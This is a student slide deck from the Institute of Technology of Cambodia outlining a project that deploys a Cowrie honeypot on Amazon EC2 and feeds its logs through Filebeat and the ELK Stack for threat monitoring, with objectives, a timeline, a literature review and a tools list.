



Institute of Technology of Cambodia
Department of Information and Communication Technology



Development of a Honeypot and Threat Intelligence Platform

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
A top-down view of a desk with a laptop, a cup of coffee, a pen, a notebook, and a plant.

1. GENERAL PRESENTATION

PRESENTATION OF ORGANIZATION

Founded with a passion for technology and excellence, Cybernet Lab has become a path of Department of Information of Communication Engineering. It started with a vision to revolutionize the industry through innovative solutions .

- Conduct applied research in cybersecurity, network systems
- Educate and mentor students in security topics
- Company headquartered in Building B215, ITC



PROBLEM STATEMENT



- 1 **Attacks,** Cyber threats are increasing very quickly, targeting systems with greater frequency and sophistication
- 2 **Visibility,** Organizations have limited insight into attack sources, methods, and behaviors
- 3 **Detection,** Security breaches are often detected too late, leading to delayed response and higher impact.
- 4 **Reactions,** Proactive defense measures are lacking, resulting in reactive rather than preventive security actions.


OBJECTIVES

- Deploy a honeypot to capture real-world cyberattacks
- Integrate the ELK Stack for centralized log collection, storage, and visualization
- Enable real-time alerts and incident response
- Analyze attacker behavior and command execution patterns
- Provide a cost-effective and scalable threat monitoring solution for academic research and SMEs
- Contribute to a knowledge base supporting future cybersecurity defense projects

SOLUTION

This project focuses on developing a cost-effective Honeypot and Threat Intelligence Platform using open-source tools to capture, analyze, and visualize real-world cyberattacks for improved threat awareness and proactive defense

By integrating **Filebeat**, **ELK-Stack**, and ElastAlert, the project aims to deploy a Cowrie honeypot, enabling effective log forwarding to the ELK Stack for comprehensive analysis and visualization of malicious activities in real-time.



ACTION PLAN

No	Tasks	August				September			
1	Literature Review								
2	Tool Deployment and Testing Locally								
3	Attack simulation and testing								
4	Collect Data and Analyze the attack								
5	Create dashboard on Kibana								
6	Incident Response								
7	Documentation								

Implementation Plan



2. LITERATURE REVIEW

LITERATURE REVIEW

No	Articles	Description
1	Implementing Honeypots for Cyber Threat Detection and Analysis	Discusses the deployment of honeypots to capture real-world cyberattacks and analyze adversary behavior.
2	Cowrie Honeypot for SSH and Telnet Attack Monitoring	Demonstrates how Cowrie emulates vulnerable SSH/Telnet environments to record malicious commands and attacker IPs.
3	Open-Source Threat Intelligence Platforms for SMEs	Emphasizes affordable, scalable solutions for small organizations to collect and analyze cyber threat intelligence.
4	ELK Stack in Cybersecurity Monitoring and Visualization	Presents how open-source ELK tools enable log correlation, visualization, and pattern recognition for security events.
5	Automated Log Collection and Analysis Using Filebeat and Logstash	Presents how open-source ELK tools enable log correlation, visualization, and pattern recognition for security events.

A top-down view of a desk with various items: a laptop, a cup of coffee, a pen, a notebook, glasses, and a plant. The text "3. METHODOLOGY" is centered in a blue banner.

3. METHODOLOGY

TOOLS USED

In this Honeypot and TIP using open-source cybersecurity tools, the following tools are:

Operating System



Honeypot and TIP Elements



Cowrie



Filebeat



Logstash



Elasticsearch



Kibana

Virtual Environment



Amazon EC2

Additional Tools




AbuseIPDB




VIRUSTOTAL

LOGICAL ARCHITECTURE



LOGICAL ARCHITECTURE




VIRTUAL ENVIRONMENT

Machine	RAM (GB)	CPU (Cores)	Storage (GB)
Linux (Cowrie)	2 GB	1 Cores	20 GB
